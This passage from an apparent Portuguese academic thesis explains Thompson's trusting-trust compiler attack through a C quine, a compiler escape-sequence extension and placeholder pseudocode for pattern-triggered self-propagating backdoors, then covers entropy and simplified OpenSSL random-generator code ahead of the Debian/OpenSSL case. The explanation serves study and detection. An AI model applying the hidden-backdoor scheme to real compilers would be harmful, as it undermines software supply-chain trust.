Isto posto, em compiladores proprietários tal fato não representa um grande obstáculo ao ataque: como o código-fonte é retido na origem, este não estará então sujeito a procedimentos de inspeção, o próprio modelo de desenvolvimento proprietário se encarregando de ocultar possíveis trechos de código malicioso inseridos. Bastaria então que a lógica de inclusão de vulnerabilidades fosse incluída no código-fonte em alguma localização conve-

niente, possivelmente aplicando-se técnicas de ofuscamento sobre o código para dificultar tentativas de engenharia reversa que poderiam desvelar o ataque. Por outro lado, em compiladores de código aberto, tal lógica de subversão em geral não pode ser incluída de maneira tão óbvia, sob risco de que o ataque venha a ser descoberto por simples análise do código-fonte, conforme já mencionado. Apesar de aberta a possibilidade de simplesmente deixar o trecho contendo a lógica maliciosa visível no código-fonte e aplicar-lhe técnicas de ofuscamento, sem dúvida seria de maior valia alguma outra técnica que viabilizasse sua total ocultação ao invés de render-lhe um trecho misterioso que poderia sucitar questionamentos.

Sob tal premissa de código aberto, uma outra tentativa de construir o ataque seria inicialmente embutir a lógica de subversão no código-fonte do compilador, da mesma forma como anteriormente descrito, e gerar um binário de compilador subvertido correspondente. Então, após a geração desse binário subvertido, a modificação realizada sobre o código-fonte poderia ser apagada e ambos, código-fonte limpo da subversão e binário subvertido, serem distribuídos como código-fonte e respectivo binário na tentativa de levar a cabo o logro pretendido. Dessa forma, de fato o binário do compilador, quando usado, viria a subverter os programas que mirasse com a lógica de subversão nele contida. No entanto, construído de tal forma, o ataque não desfrutaria de longo alcance e longevidade: como a lógica de inclusão de subversão foi apagada do código-fonte do compilador previamente a sua distribuição, bastaria um procedimento de recompilação de tal código-fonte para que fosse gerado um novo binário do compilador livre do ataque. Para tal tarefa de recompilação o próprio binário distribuído, mesmo que subvertido, poderia ser usado, pois a lógica de subversão que carrega só é aplicada a programas específicos, mirados pelo ataque, mediante sua compilação.

Entretanto, essa última afirmação, a de que o próprio compilador subvertido poderia ser usado, carrega consigo uma importante ressalva. Afinal, o que aconteceria se um dos programas mirados pelo ataque fosse o próprio compilador? É precisamente em tal ressalva que se lastreia, e desvela sua engenhosidade, o método descrito por Thompson, procedendo-se via uma segunda subversão, esta agora visando o compilador em si no intuito de tornar as modificações pretendidas virtualmente indetectáveis, ao mesmo tempo em que possibilita sua perpetuação. A metodologia para se atingir tal intento pode ser apresentada em três estágios, seguindo a forma como Thompson a demonstrou na ocasião.

2.1.1 Primeiro estágio: *quines*

Como estágio inicial, seja considerado o trecho de código 2.1, em linguagem *C*. Tal código, apesar de consideravelmente simples, apresenta uma funcionalidade peculiar, a saber, a de se replicar:

```
1  #include <stdio.h>
2
3  char str[] = {
4      '}',
5      ';',
6      '\n',
7      '\n',
8      '/',
9      '*',
10     ' ',
11     'C',
12     'o',
```

```
13    'm',
14    'e',
15    'n',
16    't',
17    'a',
18    'r',
19    'i',
20    'o',
21    ' ',
22    '*',
23    '/',
24    '\n',
25    'i',
26    'n',
27    't',
28    ' ',
29    'm',
30    'a',
31    'i',
32    'n',
33    '(',
34    ')',
35    '{',
36
37    /* 175 linhas omitidas */
38
39    'r',
40    'e',
41    't',
42    'u',
43    'r',
44    'n',
45    ' ',
46    '0',
47    ';',
48    '\n',
49    '}',
50    '\0'
51  };
52
53  /* Comentario */
54  int main(){
55    int i;
56
57    printf("#include <stdio.h>\n\nchar str[] = {\n");
58    for(i = 0; str[i] != '\0'; i++){
59      printf("\t%d,\n", str[i]);
60    }
61    printf("\t%d\n", str[i]);
62    printf("%s", str);
63    return 0;
64  }
```

Código 2.1: Um programa em C capaz de se replicar

Em outras palavras, o trecho de código 2.1 tem a finalidade única de produzir, como sua saída, o próprio código-fonte que lhe deu origem. Assim, o resultado da execução de tal código pode também ser compilado, o resultado de tal compilação consistindo em um programa cujo comportamento é exatamente o mesmo de seu progenitor. Programas que apresentam tal comportamento são comumente denominados *quines* e apresentam outras finalidades bastante úteis [25], distintas daquela para a qual serão aqui empregados.

Outro aspecto interessante e que cabe ser ressaltado é o fato de que um programa como este não necessita ser mínimo para manter sua capacidade de replicação, ou seja, não é necessário que tal programa contenha em si apenas a lógica para replicar-se. Pelo contrário, o programa pode conter uma quantidade arbitrária de código junto à lógica

responsável pela replicação. De fato, observe-se pelo próprio trecho de código 2.1 que o comentário que precede a função **main** também é replicado. Para tanto, o comentário é incluso no interior da string **str** em sua respectiva posição, qual seja, logo antes da inclusão de **main** na referida string. Um trecho de código adicional que se desejasse replicar poderia de igual maneira preceder a função **main**, sendo também incluso na string **str** antes da respectiva posição de **main** nessa string, da mesma forma como feito para o comentário do exemplo.

2.1.2 Segundo estágio: extensão do compilador

Em seguida, como segundo estágio, considere-se o trecho de código 2.2, o qual representa um trecho de código hipotético de um compilador *C*, também escrito em linguagem *C*. Pelo código é possível vislumbrar a forma como um compilador interpreta uma seqüência de caracteres correspondente a um escape para representação de caracteres especiais, como **'\n'** representando *nova linha* e **'\t'** representando *tabulação horizontal*:

```
1  ...
2      /*** Trecho de código para interpretação de seqüências de escape ***/
3      c = proximo_char();
4      if(c != '\\'){
5        return(c);
6      }
7      c = proximo_char();
8      if(c == '\\'){
9        return('\\');
10     }
11     c = proximo_char();
12     if(c == 'n'){
13       return('\n');
14     }
15 ...
```

Código 2.2: Trecho de compilador *C* para tratamento de seqüências de escape

Suponha-se agora que se queira fazer uso da tabulação vertical em um programa escrito na linguagem *C*. Por se tratar de um caractere especial, tal tabulação pode ser denotada como um caractere precedido de escape. Aqui, será representada por **'\v'**, como de fato o é pela linguagem *C*. Suponha-se, ainda, que o trecho de código responsável pela interpretação de seqüências de escape no compilador seja da exata forma como mostrado no trecho 2.2, ou seja, não contenha ainda lógica para interpretação de tabulações verticais na forma pretendida. Assim, uma extensão óbvia ao compilador é apresentada no trecho de código 2.3, na tentativa de habilitá-lo à interpretação de tabulações verticais:

```
1  ...
2      /*** Trecho de código para interpretação de seqüências de escape ***/
3      c = proximo_char();
4      if(c != '\\'){
5        return(c);
6      }
7      c = proximo_char();
8      if(c == '\\'){
9        return('\\');
10     }
11     c = proximo_char();
12     if(c == 'n'){
13       return('\n');
14     }
15     /* Trecho para interpretação de tabulações verticais */
16     c = proximo_char();
```

```
17      if(c == 'v'){
18        return('\v');
19      }
20  ...
```

Código 2.3: Trecho com extensão óbvia para interpretação de tabulações verticais

Entretanto, o compilador usado há de gerar um erro ao tentar recompilar seu código-fonte com a extensão disposta no trecho 2.3. Afinal, como a versão binária do compilador não reconhece ainda o caractere com escape **'\v'**, o código 2.3 não será considerado como linguagem *C* válida exatamente por fazer uso direto de tal seqüência de escape. Assim, antes de poder interpretar o caractere com escape **'\v'** correspondente a uma tabulação vertical, o compilador precisa ser estendido para interpretar o que significa tal caractere **'\v'**. Consultando-se uma tabela de codificação *ASCII* tem-se que a tabulação vertical é representada pelo número decimal **11**. Com isso, a nova extensão agora proposta pelo trecho de código 2.4 habilita o compilador a interpretar o significado da seqüência de escape **'\v'**, tornando o compilador agora apto à interpretação da tabulação vertical da forma pretendida:

```
1  ...
2      /*** Trecho de código para interpretação de seqüências de escape ***/
3      c = proximo_char();
4      if(c != '\\'){
5        return(c);
6      }
7      c = proximo_char();
8      if(c == '\\'){
9        return('\\');
10     }
11     c = proximo_char();
12     if(c == 'n'){
13       return('\n');
14     }
15     /* Trecho para interpretação de tabulações verticais */
16     c = proximo_char();
17     if(c == 'v'){
18       return(11);
19     }
20 ...
```

Código 2.4: Trecho com extensão funcional para interpretação de tabulações verticais

Mediante a nova alteração proposta, o binário do compilador usado será agora capaz de interpretar como linguagem *C* válida o código-fonte com a alteração descrita no trecho 2.4, produzindo, mediante compilação do mesmo, um novo binário do compilador, este agora capaz de interpretar tabulações verticais quando representadas pelo caractere **'\v'**. Mais que isto, a compreensão do caractere **'\v'** é agora parte integrante do compilador, sendo este então capaz de aplicar sua interpretação sempre que encontrada tal seqüência de escape durante compilações. Portanto, o código 2.3, anteriormente reconhecido como inválido, será interpretado pelo novo binário do compilador como linguagem *C* válida.

2.1.3 Terceiro estágio: reconhecimento de padrões em código

Por fim, como terceiro estágio, seja considerado o trecho de código 2.5, o qual de maneira também hipotética representa o trecho de código responsável pela compilação de um programa em um compilador *C*. Em tal trecho, a rotina *compilar* é invocada

para efetuação da compilação da próxima linha de código-fonte, linha esta passada por referência à rotina como o parâmetro **linha**:

```
1 /* Rotina para compilação de uma linha de código-fonte */
2 void compilar(char *linha){
3   ...
4 }
```

Código 2.5: Rotina hipotética responsável pela compilação de uma linha de código

O trecho 2.6 mostra uma pequena modificação realizada sobre a rotina de compilação original. Tal modificação consiste na inclusão de um trecho de código que propositalmente efetua uma alteração na compilação de um código-fonte quando se depara com um padrão específico encontrado na linha compilada:

```
1  /* Rotina para compilação de uma linha de código-fonte */
2  void compilar(char *linha){
3
4    /* Trecho 1: verifica por um padrão específico em uma linha de código compilada */
5    if( match(linha, "padrao") ){
6      compilar("subversao1");
7      return;
8    }
9    ...
10 }
```

Código 2.6: Rotina *compilar* modificada para alteração da compilação de um programa

Assim, sempre que o padrão *padrao* representado no trecho 2.6 for encontrado durante a compilação, o compilador irá realizar uma modificação específica no código compilado, a saber, irá compilar o código representado por *subversao1* em seu lugar, o resultado de tal compilação sendo levado ao código-objeto resultante. De tal forma, seria possível a introdução de um *backdoor*, ou qualquer outra vulnerabilidade, em um programa que contivesse em seu código-fonte um padrão específico, detectado pelo compilador durante o processo de compilação. Entretanto, conforme previamente discutido e também claramente observável pelo trecho de código 2.6, tal modificação para inclusão da dita vulnerabilidade fica patente no código-fonte do compilador, detectável a análises simples sobre os trechos alterados. De modo a ocultar as alterações, é feita uma segunda modificação na rotina de compilação, conforme mostrada no trecho 2.7:

```
1  /* Rotina para compilação de uma linha de código-fonte */
2  void compilar(char *linha){
3
4    /* Trecho 1: verifica por um padrão específico em uma linha de código compilada */
5    if( match(linha, "padrao") ){
6      compilar("subversao1");
7      return;
8    }
9
10   /* Trecho 2: verifica por um padrão específico encontrado em código-fonte do compilador
         */
11   if( match(linha, "padrao_compilador") ){
12     compilar("subversao2");
13     return;
14   }
15   ...
16 }
```

Código 2.7: Rotina *compilar* com inclusão de novo padrão visando agora o compilador

Agora, a rotina *compilar* encontra-se embutida de duas alterações: a primeira conforme já mostrada no trecho 2.6 e discutida previamente; a segunda funcionando da mesma

forma, mas agora buscando detectar um padrão no próprio compilador. Ao ser detectado tal padrão, no trecho 2.7 denotado por *padrao_compilador*, o que a rotina faz é introduzir no código-objeto resultante da compilação os trechos 1 e 2 mostrados. Para tanto, o trecho 2 deve ser capaz de se replicar, conforme descrito no primeiro estágio, propagando-se para o novo compilador juntamente com o trecho 1, de tal forma garantindo que ambas as subversões pretendidas se proliferem para o binário do compilador resultante. A assimilação do código modificado requer uma etapa de extensão do compilador, conforme descrita no segundo estágio. Assim, as subversões são inicialmente programadas no código-fonte do compilador, código este que, mediante compilação, irá gerar um código executável munido da capacidade de embutir as vulnerabilidades pretendidas. A partir de então, os trechos 1 e 2 mostrados no código 2.7 se encontram internalizados na lógica do compilador executável, da mesma forma que o **'\v'** descrito no segundo estágio, de modo que não importa se as modificações forem apagadas do código-fonte pois o código executável subvertido irá reinseri-las quando do processo de compilação, bastando encontrar o padrão correspondente que ativa a lógica de inserção. Observe-se que o programa mirado pelo padrão *padrao* continuará a ser modificado com o código *subversao1* sem necessidade de alteração de seu correspondente código-fonte.

2.2 *Reflections on Trusting Trust*: repercussões e ataques *trusting trust* nos dias de hoje

O escrito de Kenneth Thompson alcançou uma repercussão tal que ataques desse tipo passaram a ser denominados de ***"trusting trust attacks"***, em menção direta ao título do escrito que os demonstrou publicamente. Em sua prova de conceito, Thompson efetuou uma modificação no compilador *C* do *Unix*, inserindo ali dois trechos de código principais: um visando o programa de *login* do *Unix* e outro visando o próprio compilador de modo a perpetuar as modificações. O código visando o programa de *login* modificava a lógica de acesso ao sistema, permitindo que qualquer usuário pudesse ser personificado mediante o fornecimento de uma senha específica. Mais ainda, Thompson também subverteu um *disassembler*, desconhecido do autor, tornando o ataque indetectável mediante engenharia reversa do compilador para obtenção de seu código em *assembly* a partir do executável. Afirmou-se na época que a versão subvertida desse compilador nunca chegou a ser distribuída ou vazada. Entretanto, há menção a informações que sustentam o contrário [45].

Ataques *trusting trust* são de árdua verificação e detecção, apesar de metologias promissoras em tal sentido já existirem [53]. Uma das poucas vulnerabilidades associadas a esses ataques é que estes são detectáveis via inspeção dos binários produzidos por um compilador acometido, visto que nestes estará presente a lógica de subversão injetada pelo compilador. Entretanto, isto é válido apenas se os binários inspecionados ativaram o ataque quando de sua compilação, o que apenas ocorre quando da compilação de programas específicos mirados pelos padrões de código-fonte embutidos, conforme discutido previamente. Caso contrário, um compilador, mesmo que subvertido, pode se passar por livre de subversões *trusting trust* mediante análise dos outros binários que produza. Uma outra forma mais prática de detecção seria a análise do próprio binário do compilador em busca de subversões embutidas e, portanto, um usuário "suficientemente motivado"

poderia em tese percorrer todo o binário em busca de ataques desse tipo. Caso confiasse em algum *disassembler*, poderia utilizá-lo na tentativa de mitigar o esforço hercúleo envolvido nessa tarefa. Ainda assim, e sobretudo após a demonstração de Ken Thompson, a confiança em *disassemblers* pode se mostrar algo bastante frágil e também poderia ser questionada. Restariam então como opções codificar e compilar um *disassembler* próprio, codificar e compilar um compilador próprio, ou então percorrer todo o código executável manualmente, tarefas possivelmente impraticáveis ou mesmo inviáveis.

Capítulo 3

Criptografia e *OpenSSL*

O presente capítulo não tem a pretensão de ser uma introdução à criptografia e seus conceitos. Muito menos consiste em documentar extensivamente e com precisão o funcionamento da biblioteca *OpenSSL*. O que o presente capítulo objetiva é destacar alguns conceitos da criptografia importantes para um melhor entendimento do funcionamento de partes do código da *OpenSSL* que serão aqui explicitadas. Com base em tais conceitos busca-se então explicar os trechos de sua implementação aqui discutidos, os quais serão cruciais para o entendimento dos acontecimentos que culminaram no ocorrido em setembro de 2006, início do caso *Debian/OpenSSL*. De forma mais específica, busca-se nesse capítulo esclarecer de maneira simplificada alguns conceitos necessários ao entendimento do código referente à implementação padrão do gerador pseudo-aletório presente na biblioteca *OpenSSL*, parte de sua biblioteca criptográfica *crypto*. Com base em tal entendimento, poder-se-á então seguir com uma melhor exposição e análise do caso *Debian/OpenSSL*.

3.1 Criptografia: entropia e geradores pseudo-aleatórios

Uma parte importante de qualquer mecanismo criptográfico é a existência de alguma forma de obtenção de valores dotados de imprevisibilidade, por vezes chamada de *entropia* em textos e discussões da Teoria da Informação. De forma mais precisa, a entropia mensura a quantidade de informação em uma mensagem, sendo também um calibre direto para medição da *incerteza* associada a tal mensagem. No contexto de um sistema criptográfico, a incerteza pode ser vista como a quantidade de *bits* de uma mensagem cifrada que se deve conhecer de modo a se poder depreender a mensagem original [47]. Sem entropia não há incerteza associada e, com isso, qualquer mensagem, ainda que cifrada, pode ter seu texto original obtido de maneira trivial. Sistemas criptográficos necessitam de valores dotados de imprevisibilidade de modo a poder gerar chaves criptográficas úteis e então prover seus serviços, como cifragem e autenticação de mensagens por exemplo. Portanto, tais sistemas requerem alguma fonte de valores dotados de imprevisibilidade.

Em discussões casuais referentes à criptografia e implementações de algoritmos criptográficos, o termo *entropia* costuma ser aplicado em detrimento de termos como *imprevisibilidade* e *incerteza*, sem pretenções de adequação correta à Teoria da Informação conforme exposta por Claude Shannon. Dada a natureza livre e de código aberto da biblioteca criptográfica aqui estudada, implementada de forma colaborativa por uma co-

munidade unida pelo ambiente informal da Internet, muitas das informações e discussões a ela referentes se dão também em caráter informal, fazendo uso do termo *entropia* no sentido mais casual citado previamente. Assim, tendo em vista o objetivo e o caráter prático do presente trabalho, e com o intuito de torná-lo mais compatível com a terminologia usada nas abundantes informações relacionadas que podem ser encontradas na Internet, o termo *entropia* será aqui também usado de forma casual, significando imprevisibilidade e incerteza, não devendo ser interpretado em conformidade estrita com o exposto por Shannon.

Assim, recapitulando e já fazendo uso da terminologia que aqui será empregada, tem-se que sistemas criptográficos necessitam de alguma fonte de entropia. Entretanto, sistemas criptográficos automatizados são executados por computadores, os quais são máquinas programáveis determinísticas e, por isso, incapazes de gerar valores dotados de entropia. Dessa forma, os valores, números por exemplo, gerados por um computador devem seguir algum processo algorítmico para sua geração e, portanto, são previsíveis. Com isso, em sistemas computacionais, no âmbito do software, não são possíveis construções como geradores de números aleatórios, precisamente por conta de seu caráter determinístico. Em software apenas são possíveis implementações dos chamados *geradores de números pseudo-aleatórios*, os quais recebem tal nome devido ao caráter determinístico das cadeias de bits que são capazes de gerar. Tais geradores iniciam sua geração com base em um valor inicial a eles fornecido, valor este denominado *seed*, ou *semente*. Idealmente, cada valor de semente conduz a uma seqüência distinta de geração de valores pelo gerador, de modo que, ainda que conhecida a forma como uma seqüência é gerada, fica desconhecida qual das possíveis seqüências de fato é a usada, isto mediante o desconhecimento da semente inicialmente aplicada ao gerador. Portanto, a entropia dos números gerados se deve à entropia na escolha da semente usada no gerador.

Isto posto, ainda é necessária alguma fonte de valores com entropia que possam servir como sementes para um gerador pseudo-aleatório. De modo a prover tal fonte, alguns sistemas operacionais mantêm registro de valores no sistema que não necessariamente são aleatórios, mas que são tidos como de difícil previsão, geralmente dependendo do comportamento do usuário e carga específica do sistema em determinado instante, como intervalos de tempo entre interrupções, ruído coletado de *drivers* do sistema, posicionamento do cursor do *mouse* em determinado momento e o intervalo de tempo entre sucessivas teclas pressionadas, para citar alguns. Tais valores são então coletados e mantidos pelo sistema operacional para eventual uso futuro. Sistemas *Unix* e *Unix-like* disponibilizam uma interface de acesso a tais valores na forma de um dispositivo de caractere chamado */dev/random*. Tal dispositivo pode então ser acessado por programas para leitura de valores coletados de fontes de difícil previsão, como as supracitadas. Em caso de não haver uma quantidade suficiente de entropia acessível, o dispositivo */dev/random* bloqueia o processo que o acessou, desbloqueando-o quando mais entropia for acumulada pelo sistema. Sistemas operacionais *Linux* provêm ainda uma outra interface, o dispositivo */dev/urandom*, o qual não bloqueia os processos quando de entropia insuficiente, fazendo uso de um gerador pseudo-aleatório para retornar sempre a quantidade de bits solicitada [39].

Assim, um sistema operacional é capaz de coletar valores dotados de alta entropia, obtendo-os de fontes por ele acessíveis conforme já mencionado. Tais valores podem então ser usados como semente para implementações de geradores pseudo-aleatórios. Uma

maneira de se implementar um desses geradores pode se dar pelo uso de uma função de *hash* criptográfico. Funções de *hash* recebem uma seqüência de bytes de tamanho arbitrário como entrada e retornam como saída uma seqüência de bytes de tamanho fixo. A seqüência de bytes retornada por uma função de *hash* criptográfico é por vezes referida como *valor de hash* ou *message digest*. Uma característica interessante dessas funções é que todos os bytes da entrada são usados na construção do valor de saída, de modo que mesmo uma pequena variação na entrada, de um único byte que seja, apresenta uma configuração de saída distinta em média na metade dos bits. Outra característica interessante de *hashes* criptográficos é que estes não são inversíveis, ou seja, é relativamente fácil calcular sua saída com base em uma entrada, mas é bastante custoso computar uma entrada capaz de gerar uma saída específica. Dessa forma, um gerador baseado em *hash* criptográfico tende a produzir saídas com uma distribuição uniformizada da entropia da entrada ao mesmo tempo em que dificulta o acesso ao estado do gerador responsável pela produção de uma saída específica, características bastante atraentes em um gerador de uso criptográfico. Tal é a forma como é implementado o gerador padrão usado pela biblioteca *OpenSSL*.

3.2 *OpenSSL* e seu gerador pseudo-aleatório padrão

O *OpenSSL* é um software bastante popular, usado por uma grande variedade de comunidades e indivíduos. Trata-se de uma implementação livre e de código aberto de uma biblioteca criptográfica que implementa os protocolos *Secure Sockets Layer (SSL)* e *Transport Layer Security (TLS)*, além de também funcionar como uma biblioteca criptográfica de uso geral [43]. Um de seus componentes de software mais notáveis é a biblioteca *crypto*, responsável pela implementação de diversos algoritmos, cifras e padrões criptográficos usados atualmente, como *RSA*, *DSA*, *X.509* e *SHA*, para citar alguns [41]. A biblioteca *crypto* conta ainda com a já referida implementação de um gerador pseudo-aleatório, usado por padrão para alimentar com números dotados de entropia as diversas cifras e algoritmos suportados. Além de poder ser usado diretamente por meio das ferramentas de linha de comando que disponibiliza, o *OpenSSL* é ainda uma importante dependência de outros softwares também de grande popularidade atualmente, como o *Apache* e o *OpenSSH*, principalmente devido à biblioteca *crypto*, o que contribui para uma abrangência ainda maior de sua base de usuários.

Por se tratar de uma biblioteca criptográfica que pretende também ser capaz de aplicação a propósitos gerais, é importante à *OpenSSL* contar com algum mecanismo de geração de valores pseudo-aleatórios. Para tanto, e conforme já mencionado, a biblioteca *OpenSSL* apresenta uma implementação de um gerador pseudo-aleatório padrão como parte de sua biblioteca *crypto*, o qual será explicitado e estudado adiante. Além dessa implementação padrão, a biblioteca também apresenta faculdades de expansão, suportando diferentes implementações de geradores pseudo-aleatórios caso necessário. Para oferecer suporte a tais implementações diversas, a biblioteca apresenta um conjunto de funções que operam como *wrappers* para as rotinas específicas à implementação usada, além de prover algumas rotinas de utilidade geral a qualquer implementação de gerador.

Uma dessas rotinas de utilidade geral mais básicas é a função de iniciação do gerador usado. Cabe lembrar que, antes de poder ser usado para fins de geração de bytes com entropia, um gerador de números pseudo-aleatórios precisa ser iniciado com valores também

dotados de entropia obtidos de alguma fonte, os quais farão o papel de semente inicial do gerador. Para tanto, a biblioteca *OpenSSL* provê a função **RAND_poll**, a qual, em sistemas *Unix-like*, faz uso dos dispositivos */dev/random* ou */dev/urandom*, caso existentes, para obtenção de valores com entropia que possam então ser usados como semente do gerador. Caso um dispositivo *urandom* esteja disponível, a preferência é então dada para seu uso no intuito de se evitar a natureza bloqueante de *random*, a qual pode ter forte impacto no desempenho do programa ou mesmo do sistema como um todo. De maneira simplificada, a implementação de **RAND_poll** pode ser vista como mostra o trecho de código 3.1:

```
1  int RAND_poll(void)
2  {
3  #if defined(ENTROPY_SOURCE_EXITS)
4    char buffer[ENTROPY_NEEDED]; /* buffer para bytes lidos */
5    int r; /* quantidade de bytes lidos do dispositivo de entropia */
6    int fd; /* descritor de arquivo para acesso ao dispositivo de entropia */
7
8    /* Dispositivo de entropia é aberto para leitura de valores */
9    fd = open("/dev/urandom", O_RDONLY);
10   /* Tenta-se obter 'ENTROPY_NEEDED' valores do dispositivo de entropia, armazenando em '
         r' a quantidade efetivamente obtida */
11   r = read(fd, buffer, ENTROPY_NEEDED);
12   /* Quantidade de valores obtida do dispositivo é adicionada no gerador */
13   RAND_add(buffer, sizeof(buffer), r);
14   return 1;
15 #else
16   return 0;
17 #endif
18 }
```

Código 3.1: Visão simplificada da implementação de *RAND_poll*

A função **RAND_poll** em verdade não é tão simples, mas o trecho 3.1 resume com precisão a idéia principal por trás de sua implementação: fazer uso de alguma fonte de entropia para obtenção de bytes a serem usados como semente do gerador pseudo-aleatório e então adicionar tais bytes no gerador. Uma outra forma pela qual valores de semente podem ser obtidos para uso em geradores pseudo-aleatórios é por meio de um arquivo de semente, ou *seed file*. Este consiste em um arquivo contendo valores dotados de entropia, criado ou atualizado com novos valores em algum momento conveniente. O dispositivo */dev/urandom*, por exemplo, pode ser, e é recomendado que seja, configurado para atualizar um arquivo de semente toda vez que o sistema for finalizado e carregá-lo no gerador quando do reinício do sistema [39]. O uso de tais arquivos de semente se justifica por duas ocorrências comuns: por vezes um gerador é iniciado sem que haja fonte suficiente de entropia para alimentação de seu estado, sendo também por vezes finalizado enquanto se encontra carregado de valores com entropia, os quais são então desperdiçados. Com o uso de um arquivo de semente, o desperdício de finalização do gerador torna-se a fonte extra de entropia requisitada quando de sua iniciação. A biblioteca *OpenSSL* provê também uma função de acesso a arquivos de semente, denominada **RAND_load_file**, a qual é mostrada em uma versão simplificada no trecho de código 3.2:

```
1  int RAND_load_file(const char *file, long bytes)
2  {
3    unsigned char buf[BUFSIZE]; /* buffer para bytes lidos do arquivo */
4    FILE *in; /* ponteiro para o arquivo contendo os bytes a serem lidos */
5    int ret = 0; /* quantidade total de bytes lidos com sucesso do arquivo */
6    int n; /* quantidade de bytes a ser lida em uma iteração */
7    int i; /* quantidade de bytes efetivamente lida em uma iteração */
8
```

```
9   /* Nenhum byte a ser lido; retorna valor zero */
10  if(bytes == 0){
11    return (0);
12  }
13  /* Arquivo é aberto para leitura binária */
14  in = fopen(file, "rb");
15  /* Loop de leitura dos bytes do arquivo */
16  for (;;)
17  {
18    /* Se quantidade de bytes a serem lidos maior que zero, bytes são lidos até o máximo
          de 'BUFSIZE' bytes */
19    if (bytes > 0){
20      n = (bytes < BUFSIZE)?(int)bytes:BUFSIZE;
21    }
22    /* Quantidades inferiores a zero são interpretadas como leitura de todo o arquivo;
          tenta-se então ler 'BUFSIZE' bytes */
23    else{
24      n = BUFSIZE;
25    }
26    /* 'n' contém a quantidade de bytes a ser lida; tenta-se ler a quantidade solicitada
          do arquivo */
27    i=fread(buf,1,n,in);
28    /* Caso nenhum byte seja lido, função é finalizada */
29    if (i <= 0) break;
30  #ifdef PURIFY
31    /* Se diretiva PURIFY definida, adiciona-se ao gerador apenas a quantidade
          efetivamente lida */
32    RAND_add(buf,i,(double)i);
33  #else
34    /* Caso contrário, adiciona-se o buffer completo, ainda que quantidade efetivamente
          lida seja inferior*/
35    RAND_add(buf,n,(double)i);
36  #endif
37    /* 'ret' é incrementado com a quantidade de bytes lidos */
38    ret+=i;
39    /* Deve-se agora atualizar a quantidade de bytes a serem lidos na próxima iteração
          com base no total lido na iteraçao corrente*/
40    if (bytes > 0)
41    {
42      /* Decrementa-se a quantidade de bytes ainda por serem lidos com a quantidade lida
            na iteração corrente */
43      bytes-=n;
44      /* Caso não haja mais bytes a serem lidos, finaliza iterações de leitura */
45      if (bytes <= 0) break;
46    }
47  }
48  /* Fecha o arquivo usado para leitura de bytes */
49  fclose(in);
50  /* Quantidade de bytes lidos é retornada */
51  return (ret);
52  }
```

Código 3.2: Visão simplificada da implementação de *RAND_load_file*

O trecho de código 3.2, apesar de um pouco mais extenso, apresenta uma funcionalidade parecida com a do trecho 3.1, mas fazendo uso de um arquivo de semente no lugar de um dispositivo de acúmulo de valores de entropia. Da mesma forma que **RAND_poll**, a função **RAND_load_file** também adiciona os valores por ela obtidos no gerador pseudo-aleatório. Essa adição de bytes por ambas as funções ocorre por uma chamada à rotina **RAND_add**, que é uma das rotinas de acesso ao gerador providas pela biblioteca *OpenSSL*. Tais rotinas de acesso ao gerador, como já mencionado, têm por finalidade encapsular a implementação real sendo usada, conforme mostra o trecho de código 3.3:

```
1  typedef struct rand_meth_st RAND_METHOD;
2  struct rand_meth_st
3    {
```

```
4    void (*seed)(const void *buf, int num);
5    int (*bytes)(unsigned char *buf, int num);
6    void (*cleanup)(void);
7    void (*add)(const void *buf, int num, double entropy);
8    int (*pseudorand)(unsigned char *buf, int num);
9    int (*status)(void);
10   };
11
12 void RAND_cleanup(void)
13   {
14   const RAND_METHOD *meth = RAND_get_rand_method();
15   if (meth && meth->cleanup)
16     meth->cleanup();
17   RAND_set_rand_method(NULL);
18   }
19
20 void RAND_seed(const void *buf, int num)
21   {
22   const RAND_METHOD *meth = RAND_get_rand_method();
23   if (meth && meth->seed)
24     meth->seed(buf,num);
25   }
26
27 void RAND_add(const void *buf, int num, double entropy)
28   {
29   const RAND_METHOD *meth = RAND_get_rand_method();
30   if (meth && meth->add)
31     meth->add(buf,num,entropy);
32   }
33
34 int RAND_bytes(unsigned char *buf, int num)
35   {
36   const RAND_METHOD *meth = RAND_get_rand_method();
37   if (meth && meth->bytes)
38     return meth->bytes(buf,num);
39   return(-1);
40   }
41
42 int RAND_pseudo_bytes(unsigned char *buf, int num)
43   {
44   const RAND_METHOD *meth = RAND_get_rand_method();
45   if (meth && meth->pseudorand)
46     return meth->pseudorand(buf,num);
47   return(-1);
48   }
49
50 int RAND_status(void)
51   {
52   const RAND_METHOD *meth = RAND_get_rand_method();
53   if (meth && meth->status)
54     return meth->status();
55   return 0;
56   }
```

Código 3.3: Rotinas de acesso às implementações que operam sobre o gerador

Pelo trecho de código 3.3 percebe-se que as rotinas de acesso ao gerador são agrupadas em uma estrutura de ponteiros para função, do tipo **RAND_METHOD**, provendo uma estrutura central que pode ser então usada para se obter acesso a alguma das rotinas que operam sobre o gerador pseudo-aleatório usado. As rotinas contidas na estrutura, entretanto, não são invocadas diretamente no restante do código da *OpenSSL*, mas sim chamadas a partir de outras rotinas, da forma **RAND_***funcao*, sendo *funcao* alguma das possíveis funções aplicáveis ao gerador. Observe-se que essas rotinas de acesso **RAND_***funcao* apresentam em sua assinatura todos os parâmetros requisitados pelas rotinas que invocam, de fato funcionando como um *wrapper* para as implementações

de acesso ao gerador, encapsulando-as. Vale aqui destacar as rotinas **RAND_***add*(*buf, num, entropy*), usada para inclusão de bytes no gerador, e **RAND_***bytes*(*buf, num*), usada para obtenção de bytes do gerador. A rotina **RAND_***add* adiciona ao gerador *num* bytes com estimativa de entropia *entropy*, bytes estes contidos em *buf*. A rotina **RAND_***bytes*, por sua vez, requisita do gerador *num* bytes, os quais são retornados em *buf*. Observa-se que cada função **RAND_***funcao* obtém de início a estrutura de rotinas de acesso ao gerador por meio de uma chamada à função **RAND_get_rand_method**(). A implementação dessa função é mostrada no trecho de código 3.4:

```
1  static const RAND_METHOD *default_RAND_meth = NULL;
2  const RAND_METHOD *RAND_get_rand_method(void)
3    {
4    if (!default_RAND_meth)
5      {
6  #ifndef OPENSSL_NO_ENGINE
7      ENGINE *e = ENGINE_get_default_RAND();
8      if(e)
9        {
10       default_RAND_meth = ENGINE_get_RAND(e);
11       if(!default_RAND_meth)
12         {
13         ENGINE_finish(e);
14         e = NULL;
15         }
16       }
17     if(e)
18       funct_ref = e;
19     else
20 #endif
21       default_RAND_meth = RAND_SSLeay();
22     }
23   return default_RAND_meth;
24   }
```

Código 3.4: Função de obtenção da estrutura de rotinas de acesso ao gerador

